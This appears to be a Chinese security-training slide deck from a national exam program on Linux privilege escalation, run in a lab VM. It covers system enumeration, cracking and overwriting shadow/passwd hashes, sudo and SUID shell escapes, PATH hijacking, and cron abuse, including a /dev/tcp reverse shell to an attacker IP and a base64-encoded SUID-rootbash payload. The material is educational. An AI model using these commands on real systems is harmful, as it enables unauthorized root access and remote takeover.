国家信息安全水平考试

NATIONAL INFORMATION SECURITY TEST PROGRAM


Linux权限之巅：提权技巧解析

目　录

CONTENTS

1

Linux提权必知基础



提权的概念

提权技术，或称权限提升技术，是指在计算机系统中，通过一系列策略和方法，让一个用户账户或运行中的进程获得超出其原有权限或预期访问范围的攻击方式。

提权的目的

01

获取更高权限

利用系统漏洞或弱点，获取比当前用户更高权限的访问能力

02

实现非法操作

执行一些正常情况下无法进行的非法操作

03

控制整个系统

权限提升技术的最终目的是完全控制整个系统

用户的概念和作用

Linux用户定义

系统中拥有特定权限和身份，能够访问和使用系统资源的实体。

用户分类

Linux用户分为超级用户、系统用户和普通用户，具有不同的权限和职责。

用户的作用

用于区分和管理系统资源访问权限，确保系统安全。

用户组的概念和作用

Linux用户组定义

组是用户的集合，可以将多个用户加入同一组，并为该组设置统一的权限。

用户组的作用

简化权限管理，通过修改文件或目录所属组的权限，可以让该用户组的所有用户具有相同的权限。

用户和组的关系

一对一、一对多、多对一、多对多

文件与目录权限

- 每个文件和目录都具有三组权限：所有者的权限、所属组的权限、其他用户的权限。
- 每组权限都具有三个权限位：读取权限、写入权限、执行权限

权限	代表字符	对文件的含义	对目录的含义
读取	r	可以查看文件内容	可以列出目录中的内容
写入	w	可以修改文件内容	可以在目录中创建、删除文件
执行	x	可以执行文件	可以进入目录

Linux提权信息收集

信息收集

在进行提权操作时，信息收集是至关重要的第一步。通过深入的信息收集，我们能够迅速掌握目标系统的核心信息，准确识别存在的漏洞，探索可利用的弱点，并选择最有效的提权策略，以更高效地达到提升权限的目的。

内核版本信息

获取服务器的内核版本信息有助于我们寻找可能适用于此内核版本的漏洞利用程序来进行提权操作

命令：uname -r

```
ubuntu@ubuntu-virtual-machine:~$ uname -r
3.13.0-32-generic
```

发行版本信息

由于 Linux 发行版本多样，各个版本的配置文件存放位置存在差异。因此，获取服务器的具体发行版本信息，将帮助我们更高效地定位特定文件，进而优化提权操作的准确性和效率。

命令：cat /etc/os-release

```
ubuntu@ubuntu-virtual-machine:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
```

当前用户详细信息

查看当前用户的详细信息，可以了解用户在系统中的角色和权限级别。这有助于判断用户是否具有进行提权操作的必要条件，以及确定提权操作的可能性和难度，可以更有针对性地制定提权策略。

命令：id

```
ubuntu@ubuntu-virtual-machine:~$ id
uid=1000(ubuntu) gid=1000(ubuntu) 组=1000(ubuntu),4(adm),24(cdrom),27(sudo)
```

所有用户信息

在Linux这一多用户操作系统中，获取全面的用户信息可以帮我们识别出高权限用户，更精确地制定提权策略，根据不同用户的权限和角色，选择最合适的提权路径。

命令：cat /etc/passwd

```
ubuntu@ubuntu-virtual-machine:~$ cat /etc/passwd
sshd:x:116:65534::/var/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu,,,:/home/ubuntu:/bin/bash
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

超级管理员用户信息

查找所有的超级管理员用户是提权过程中的关键步骤。通过这一操作，我们可以识别出拥有高级权限的用户，为后续进行密码爆破等操作提供明确的目标，从而更有效地提升我们的权限。

命令：awk -F: '$3 == 0 {print $1}' /etc/passwd

```
ubuntu@ubuntu-virtual-machine:~$ awk -F: '$3 == 0 {print $1}' /etc/passwd
root
```

PATH环境变量信息

PATH是一个关键的环境变量，在命令执行时，系统会根据PATH的设置，依次在各个定义的路径下搜索执行文件，并按照搜索到的顺序执行。获取PATH环境变量的信息，可以帮助我们后续进行路径劫持提权操作。

命令：echo $PATH

```
ubuntu@ubuntu-virtual-machine:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

sudo信息收集

sudo是Linux系统中一个常用的命令，它允许普通用户在输入密码验证身份后，能够临时获得超级用户权限，从而执行那些通常需要高级权限的命令。此外，在某些特定配置下，sudo也支持用户在无需输入密码的情况下直接提升权限。

命令：sudo -l

```
ubuntu@ubuntu-virtual-machine:~$ sudo -l
匹配 %2$s 上 %1$s 的默认条目:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\

用户 ubuntu 可以在 ubuntu-virtual-machine 上运行以下命令:
    (ALL : ALL) NOPASSWD: /usr/bin/vim
    (ALL : ALL) NOPASSWD: /usr/bin/awk
    (ALL : ALL) NOPASSWD: /usr/bin/find
    (ALL : ALL) NOPASSWD: /usr/bin/apt
    (ALL : ALL) NOPASSWD: /usr/bin/less
```

系统敏感文件权限

/etc/passwd文件负责存储系统用户信息，而/etc/shadow文件则保存了用户的密码数据。若这两个关键文件的权限设置不当，将可能为我们提供提权的机会。

命令：ls -al /etc/passwd;ls -al /etc/shadow

```
ubuntu@ubuntu-virtual-machine:~$ ls -al /etc/passwd;ls -al /etc/shadow
-rw-r--r-- 1 root root 1817 12月  4 17:36 /etc/passwd
-rw-r----- 1 root shadow 1195 12月  4 17:36 /etc/shadow
```

特殊权限文件

SUID是Linux系统中的一种特殊权限机制。当程序文件被设置了SUID权限时，任何执行该文件的用户都会暂时获得文件属主的权限。若某些可执行文件不当地设置了SUID，它们就可能成为潜在的提权途径。

命令：find / -perm -u=s 2> /dev/null

```
ubuntu@ubuntu-virtual-machine:~$ find / -perm -u=s 2> /dev/null
/bin/ping
/bin/su
/bin/fusermount
/bin/umount
/bin/mount
/bin/ping6
/usr/bin/lppasswd
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
```

计划任务信息

计划任务是 Linux 系统中用于定时执行任务的一种机制。通过计划任务，用户可以安排脚本或命令在特定时间自动执行。但是如果计划任务配置不当，可能会被利用来获取系统的高级权限。

命令：cat /etc/crontab

```
ubuntu@ubuntu-virtual-machine:~$ cat /etc/crontab | grep -v '#'

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
ubuntu@ubuntu-virtual-machine:~$
```

3

Linux提权方法实战

利用可读 shadow 文件提权

/etc/shadow 文件包含用户的密码哈希值，通常只有 root 用户可读，如果普通用户也能对 /etc/shadow 文件进行读取，那么我们就能利用可读的 /etc/shadow 提权。

对于可读的 /etc/shadow 文件：可以读取 root 用户的哈希并使用 john 执行暴力攻击。

```
┌──(root㉿kali)-[~/桌面]
└─# john --wordlist=password.txt shadow.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
root             (root)
1g 0:00:00:00 DONE (2024-04-17 17:32) 3.225g/s 3303p/s 3303c/s 3303C/s qwer123456..zhangjing
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

利用可写 shadow 文件提权

/etc/shadow 文件包含用户的密码哈希值，通常只有 root 用户可写，如果普通用户也能对 /etc/shadow 文件进行写入，那么我们就能利用可写的 /etc/shadow 提权。

```
ubuntu@ubuntu-virtual-machine:~$ ll /etc/shadow
-rw-rw-rw- 1 root shadow 1203  4月 17 17:42 /etc/shadow
```

```
┌──(root㉿kali)-[~/桌面]
└─# mkpasswd -m sha-512 123456
$6$/zUnx2YPdECa8JYQ$7I5A9H/o2/Fle9v1P16FIvzr6c9qBrUf/6n.mhd/bfYbeWIhQaNQGfjP9gbrPL7qCj.n/bBVs0nt9y2rbDI180
```

```
ubuntu@ubuntu-virtual-machine:~$ vim /etc/shadow
ubuntu@ubuntu-virtual-machine:~$ su - root
密码：
root@ubuntu-virtual-machine:~# whoami
root
root@ubuntu-virtual-machine:~#
```

利用可写passwd文件提权

在以前 Linux 发行版中 /etc/passwd 文件会包含用户的密码哈希值，而且现在大部分的 Linux 都在 /etc/shadow 文件中存储用户的密码哈希值。

但为保持向后兼容，若 /etc/passwd 文件的用户行第二个字段含有密码哈希，则会优先使用。

```
ubuntu@ubuntu-virtual-machine:~$ ll /etc/passwd
-rw-rw-rw- 1 root root 1850  4月 17 17:56 /etc/passwd
```

```
┌──(root㉿kali)-[~/桌面]
└─# openssl passwd 123
$1$tlXFr8aa$DuD3z2Aq5LadrQNxwq7uG/
```

```
ubuntu@ubuntu-virtual-machine:~$ vim /etc/passwd
ubuntu@ubuntu-virtual-machine:~$ su - root
密码：
root@ubuntu-virtual-machine:~# whoami
root
root@ubuntu-virtual-machine:~#
```

sudo权限分配不当

在渗透测试过程中，当获取低权限shell后，通常会运行 sudo -l 查看当前用户的权限。如果查询结果表示配置了ALL 或者以下命令设置了无密码sudo，就可以进行提权。

wget、find、cat、apt、zip、xxd、time、taskset、git、sed、pip、ed、tmux、scp、perl、bash、less、awk、man、vi、env、ftp、ed、screen

示例如下

```
sudo vim -c '!sh'
sudo awk 'BEGIN {system("/bin/sh")}'
sudo find /etc/passwd -exec /bin/sh \;
```

其他命令提权方式可参考：https://gtfobins.github.io/

suid权限分配不当

suid 是Linux系统当中的一种特殊权限，设置了 suid 的程序文件，在用户执行该程序时，用户的权限是该程序文件属主的权限，例如程序文件的属主是root，那么执行该程序的用户就将暂时获得root账户的权限。

利用某些设置了 suid 权限的二进制文件来通过 root 权限执行命令，可以利用下方命令查找文件所有者是 root 用户且具有 suid 权限的文件

```
find / -user root -perm -u=s 2>/dev/null
```

常见的可以用来提权的命令有：nmap、vim、find、bash、more、less、nano、cp、awk、mv

更多命令查看：https://gtfobins.github.io

$PATH变量劫持

PATH 是 Linux 操作系统中的环境变量，当我们执行一个命令的时候 shell 会先检查命令是否是系统内部命令，如果不是则会再去检查此命令是否是一个应用程序，shell 会试着从 PATH 中逐步查找命令。如果我们可以在环境变量中写入自己的环境变量，然后写一个自己的恶意命令，配合 SUID 文件即可提权。

```
ubuntu@ubuntu-virtual-machine:~$ find / -user root -perm -u=s 2>/dev/null
/bin/ping
/bin/su
/bin/fusermount
/bin/umount
/bin/mount
/bin/ping6
/bin/bash
/usr/bin/lppasswd
/usr/bin/vim.basic
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/find
/usr/bin/mtr
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/X
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/pppd
/usr/local/bin/suid-env
ubuntu@ubuntu-virtual-machine:~$ echo "/bin/bash" > /tmp/ps #向 /tmp/ps 写入启动 bash 的命令
ubuntu@ubuntu-virtual-machine:~$ chmod 777 /tmp/ps #将 /tmp/ps 文件的权限设置为 777
ubuntu@ubuntu-virtual-machine:~$ ls -al /tmp/ps #查看 /tmp/ps 文件的权限
-rwxrwxrwx 1 ubuntu ubuntu 10  4月 18 10:53 /tmp/ps
ubuntu@ubuntu-virtual-machine:~$ echo $PATH #查看 $PATH 变量
/tmp:/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
ubuntu@ubuntu-virtual-machine:~$ export PATH=/tmp:$PATH #将 /tmp 目录添加到原本的 $PATH 变量之前
ubuntu@ubuntu-virtual-machine:~$ /usr/local/bin/suid-env # 运行 /usr/local/bin/suid-env 文件
root@ubuntu-virtual-machine:~#
```

crontab调用文件可写

计划任务文件权限设置不当，导致root用户创建的定时任务所调用的脚本或程序能被普通用户写入篡改时，我们可以通过修改计划任务调用的文件来进行提权。

```
ubuntu@ubuntu-virtual-machine:~$ grep -v "#" /etc/crontab

SHELL=/bin/sh
PATH=/home/ubuntu:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root overwrite.sh
ubuntu@ubuntu-virtual-machine:~$ find / -name overwrite.sh 2>/dev/null
/usr/local/bin/overwrite.sh
ubuntu@ubuntu-virtual-machine:~$ ll /usr/local/bin/overwrite.sh
-rwxrwxrwx 1 root root 944  4月 18 14:59 /usr/local/bin/overwrite.sh*
ubuntu@ubuntu-virtual-machine:~$ echo 'bash -i >& /dev/tcp/192.168.228.163/8888 0>&1' >> /usr/local/bin/overwrite.sh
ubuntu@ubuntu-virtual-machine:~$
```

```
┌──(root㉿kali)-[~/桌面]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.228.146: inverse host lookup failed: Unknown host
connect to [192.168.228.163] from (UNKNOWN) [192.168.228.146] 38442
bash: 无法设定终端进程组(3298): 对设备不适当的 ioctl 操作
bash: 此 shell 中无任务控制
root@ubuntu-virtual-machine:~# whoami
whoami
root
```

cron环境变量提权

当计划任务配置不当，在运行脚本时没有使用绝对路径，且 PATH 环境变量存在低权限用户也可写入的路径，导致攻击者可以在 PATH 环境变量指定的路径中写入伪造的计划任务脚本来进行提权。

```
ubuntu@ubuntu-virtual-machine:~$ grep -v '#' /etc/crontab

SHELL=/bin/sh
PATH=/home/ubuntu:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root overwrite.sh
ubuntu@ubuntu-virtual-machine:~$ echo 'Y3AgL2Jpbi9iYXNoIC90bXAvcm9vdGJhc2gKY2htb2QgK3hzIC90bXAvcm9vdGJhc2g='|base64 -d > /home/ubuntu/overwrite.sh
ubuntu@ubuntu-virtual-machine:~$ chmod +x overwrite.sh
ubuntu@ubuntu-virtual-machine:~$ date
2024年 04月 18日 星期四 15:39:13 CST
ubuntu@ubuntu-virtual-machine:~$ date
2024年 04月 18日 星期四 15:40:04 CST
ubuntu@ubuntu-virtual-machine:~$ /tmp/rootbash -p
rootbash-4.3# whoami
root
```

内核漏洞提权

内核是操作系统的核心组件，负责管理计算机的硬件资源和执行系统调用等核心功能。由于内核具有最高的权限，可以直接访问计算机的物理资源，因此内核漏洞可能会导致严重的安全问题，如系统崩溃，数据丢失，机密文件泄露等。Linux内核漏洞提权通常指的就是通过利用内核中的安全漏洞来获得更高的系统权限。

内核漏洞进行提权一般包括三个环节：

1、对目标系统进行信息收集，获取到系统内核信息及版本信息；

2、根据内核版本获取其对应的漏洞以及EXP

3、使用找到的EXP对目标系统发起攻击，完成提权操作

国家信息安全水平考试

NATIONAL INFORMATION SECURITY TEST PROGRAM

Thanks